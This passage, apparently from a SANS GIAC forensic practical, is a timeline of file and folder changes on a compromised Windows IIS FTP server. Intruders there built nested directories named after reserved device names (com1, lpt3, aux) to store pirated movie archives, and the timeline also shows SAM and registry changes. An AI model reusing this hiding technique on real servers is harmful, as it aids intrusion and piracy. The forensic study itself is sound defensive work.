/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part32.rar
1054321807 05/30/03 15:10:07 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part33.rar
1054322785 05/30/03 15:26:25 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part34.rar
1054323768 05/30/03 15:42:48 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part35.rar
1054324763 05/30/03 15:59:23 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part36.rar
1054325744 05/30/03 16:15:44 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part37.rar
1054326772 05/30/03 16:32:52 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part38.rar
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054327772 05/30/03 16:49:32 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part39.rar
1054327809 05/30/03 16:50:09 1 /andrew/WINNT/system32/LLS/LlsUser.LLS
1054328767 05/30/03 17:06:07 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part40.rar
1054329762 05/30/03 17:22:42 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part41.rar
1054330660 05/30/03 17:37:40 1 /andrew/WINNT/system32/config/SAM.LOG
1054330660 05/30/03 17:37:40 25 /andrew/WINNT/system32/config/SAM
1054330685 05/30/03 17:38:05 113 /andrew/Documents and Settings/Administrator/Local
Settings/Temporary Internet Files/Content.IE5/index.dat
1054330685 05/30/03 17:38:05 33 /andrew/Documents and
Settings/Administrator/Cookies/index.dat
1054330685 05/30/03 17:38:05 33 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003053020030531/index.dat
1054330685 05/30/03 17:38:05 49 /andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/index.dat
1054330766 05/30/03 17:39:26 14679 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part42.rar
1054330767 05/30/03 17:39:27 3809 /andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1/kotdcd1.part43.rar
1054330795 05/30/03 17:39:55 1 /andrew/Documents and
Settings/Administrator/Recent/ex030530.lnk
1054330795 05/30/03 17:39:55 1 /andrew/Documents and
Settings/Administrator/Recent/W3SVC1.lnk
1054330957 05/30/03 17:42:37 207 /andrew/WINNT/system32/inetsrv/MetaBase.bin
1054330962 05/30/03 17:42:42 1 /andrew/Documents and
Settings/Administrator/ntuser.dat.LOG
1054330962 05/30/03 17:42:42 1 /andrew/Documents and Settings/Administrator/ntuser.ini
1054330962 05/30/03 17:42:42 225 /andrew/Documents and Settings/Administrator/NTUSER.DAT
1054330968 05/30/03 17:42:48 1905 /andrew/WINNT/system32/config/system
1054330968 05/30/03 17:42:48 1905 /andrew/WINNT/system32/config/SYSTEM.ALT
1054330968 05/30/03 17:42:48 1 /andrew/WINNT/system32/config/software.LOG
1054330968 05/30/03 17:42:48 6542 /andrew/WINNT/system32/config/software
```

Folders Created After System Open to the Internet

```
1054128274 05/28/03 09:24:34 0 andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052820030529
1054214414 05/29/03 09:20:14 0 andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003052920030530
1054238351 05/29/03 15:59:11 0 andrew/Inetpub/ftproot/D 33205
1054238351 05/29/03 15:59:11 0 andrew/Inetpub/ftproot/D 33205 /com2
1054238351 05/29/03 15:59:11 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3
1054238351 05/29/03 15:59:11 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux
1054238351 05/29/03 15:59:11 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
1054238352 05/29/03 15:59:12 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3
1054238352 05/29/03 15:59:12 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux
1054238352 05/29/03 15:59:12 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null
1054238353 05/29/03 15:59:13 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2
1054238353 05/29/03 15:59:13 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2
1054238353 05/29/03 15:59:13 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054238353 05/29/03 15:59:13 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux
1054238354 05/29/03 15:59:14 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3
1054238354 05/29/03 15:59:14 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2
1054238354 05/29/03 15:59:14 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2
1054238354 05/29/03 15:59:14 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1
1054238355 05/29/03 15:59:15 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3
1054238355 05/29/03 15:59:15 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2
1054238355 05/29/03 15:59:15 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null
1054238355 05/29/03 15:59:15 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
1054238355 05/29/03 15:59:15 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1
1054238356 05/29/03 15:59:16 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1
1054238356 05/29/03 15:59:16 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3
1054238356 05/29/03 15:59:16 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux
1054238356 05/29/03 15:59:16 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1
1054238356 05/29/03 15:59:16 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1
1054238357 05/29/03 15:59:17 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2
1054238357 05/29/03 15:59:17 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1
1054238357 05/29/03 15:59:17 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null
1054238357 05/29/03 15:59:17 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null
1054238357 05/29/03 15:59:17 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1
1054238358 05/29/03 15:59:18 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0
1054238358 05/29/03 15:59:18 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0
1054238358 05/29/03 15:59:18 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0 /aux0
1054238358 05/29/03 15:59:18 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0 /aux0 /aux0
1054238358 05/29/03 15:59:18 0 andrew/Inetpub/ftproot/D 33205 /com2 /com3 /aux /com3
/lpt3 /aux /null /com2 /lpt2 /aux /aux /com3 /lpt2 /com2 /lpt1 /com3 /lpt2 /null /aux0
/com1 /lpt1 /lpt3 /aux /lpt1 /com1 /com2 /com1 /null /null /lpt1 /aux0 /aux0 /aux0 /aux0
/Scan By ddbx72
1054238367 05/29/03 15:59:27 0 andrew/Inetpub/ftproot/i 11392
1054238367 05/29/03 15:59:27 0 andrew/Inetpub/ftproot/i 11392 /lpt2
1054238367 05/29/03 15:59:27 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux
1054238367 05/29/03 15:59:27 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054238368 05/29/03 15:59:28 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
1054238368 05/29/03 15:59:28 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2
1054238368 05/29/03 15:59:28 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3
1054238368 05/29/03 15:59:28 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3
1054238368 05/29/03 15:59:28 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3
1054238369 05/29/03 15:59:29 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3
1054238369 05/29/03 15:59:29 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1
1054238369 05/29/03 15:59:29 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1
1054238369 05/29/03 15:59:29 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0
1054238369 05/29/03 15:59:29 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0
1054238370 05/29/03 15:59:30 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0
1054238370 05/29/03 15:59:30 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1
1054238370 05/29/03 15:59:30 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux
1054238370 05/29/03 15:59:30 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3
1054238370 05/29/03 15:59:30 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1
1054238371 05/29/03 15:59:31 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
1054238371 05/29/03 15:59:31 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2
1054238371 05/29/03 15:59:31 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3
1054238371 05/29/03 15:59:31 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux
1054238372 05/29/03 15:59:32 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux /
1054238372 05/29/03 15:59:32 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1
1054238373 05/29/03 15:59:33 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1
1054238373 05/29/03 15:59:33 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72
1054238373 05/29/03 15:59:33 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72
1054238373 05/29/03 15:59:33 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb
1054238374 05/29/03 15:59:34 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb/Here
1054238485 05/29/03 16:01:25 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb/Here/TAGG BY
DDBX72
1054238498 05/29/03 16:01:38 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY twb/Here/TEST
1054238630 05/29/03 16:03:50 0 andrew/Inetpub/ftproot/i 11392 /lpt2 /aux /lpt3 /lpt1
/com2 /com3 /lpt3 /com3 /lpt3 /com1 /lpt1 /aux0 /aux0 /aux0 /lpt1 /aux /com3 /lpt1 /lpt3
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
/com2 /lpt3 /aux / /com1 /lpt1 /Scan By ddbx72/Tagg By ddbx72/For ONLY
twb/Here/TEST/arrete moi si tu peux
1054287091 05/30/03 05:31:31 0 andrew/Inetpub/ftproot/
1054287091 05/30/03 05:31:31 0 andrew/Inetpub/ftproot/    /
1054287091 05/30/03 05:31:31 0 andrew/Inetpub/ftproot/    /      /
1054287092 05/30/03 05:31:32 0 andrew/Inetpub/ftproot/    /      / /com1
1054287092 05/30/03 05:31:32 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
1054287092 05/30/03 05:31:32 0 andrew/Inetpub/ftproot/    /      / /com1/fuck /aux
1054287092 05/30/03 05:31:32 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD
1054287092 05/30/03 05:31:32 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux
1054287093 05/30/03 05:31:33 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by
1054287093 05/30/03 05:31:33 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1
1054287093 05/30/03 05:31:33 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime
1054287093 05/30/03 05:31:33 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5
1054287094 05/30/03 05:31:34 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD
1054287094 05/30/03 05:31:34 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4
1054287094 05/30/03 05:31:34 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by
1054287094 05/30/03 05:31:34 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1
1054287095 05/30/03 05:31:35 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime
1054287095 05/30/03 05:31:35 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3
1054287095 05/30/03 05:31:35 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/
1054287095 05/30/03 05:31:35 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR
1054287096 05/30/03 05:31:36 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3
1054287096 05/30/03 05:31:36 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed
1054287096 05/30/03 05:31:36 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8
1054287097 05/30/03 05:31:37 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY
1054287097 05/30/03 05:31:37 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3
1054287097 05/30/03 05:31:37 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime
1054287097 05/30/03 05:31:37 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2
1054287098 05/30/03 05:31:38 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF
1054287149 05/30/03 05:32:29 0 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The Dragon
1054287151 05/30/03 05:32:31 17 andrew/Inetpub/ftproot/    /      / /com1/fuck
/aux/ScanneD  /aux/by /lpt1/Slime/com5/TaGGeD   /com4/by /com1/Slime/lpt3/ /with
Neo1907´s PuB-tAgGeR /lpt3/uPPed  /com8/BY    /com3/Slime/com2/StuFF/Kiss Of The
Dragon/CD 1
1054304342 05/30/03 10:19:02 0 andrew/Documents and Settings/Administrator/Local
Settings/History/History.IE5/MSHist012003053020030531
1054324100 05/30/03 15:48:20 0 andrew/Inetpub/ftproot/a
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
1054324137 05/30/03 15:48:57 0 andrew/Inetpub/ftproot/
1054324138 05/30/03 15:48:58 0 andrew/Inetpub/ftproot/  /
1054324138 05/30/03 15:48:58 0 andrew/Inetpub/ftproot/  /     /
1054324138 05/30/03 15:48:58 0 andrew/Inetpub/ftproot/  /     /      /lpt3
1054324138 05/30/03 15:48:58 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
1054324139 05/30/03 15:48:59 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol /com1
1054324139 05/30/03 15:48:59 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD
1054324139 05/30/03 15:48:59 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6
1054324140 05/30/03 15:49:00 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by
1054324140 05/30/03 15:49:00 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2
1054324140 05/30/03 15:49:00 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse
1054324140 05/30/03 15:49:00 0 andrew/Inetpub/ftproot/  /     /      /lpt3/lol
/com1/ScanneD  /com6/by /lpt2/Apokalypse/com9
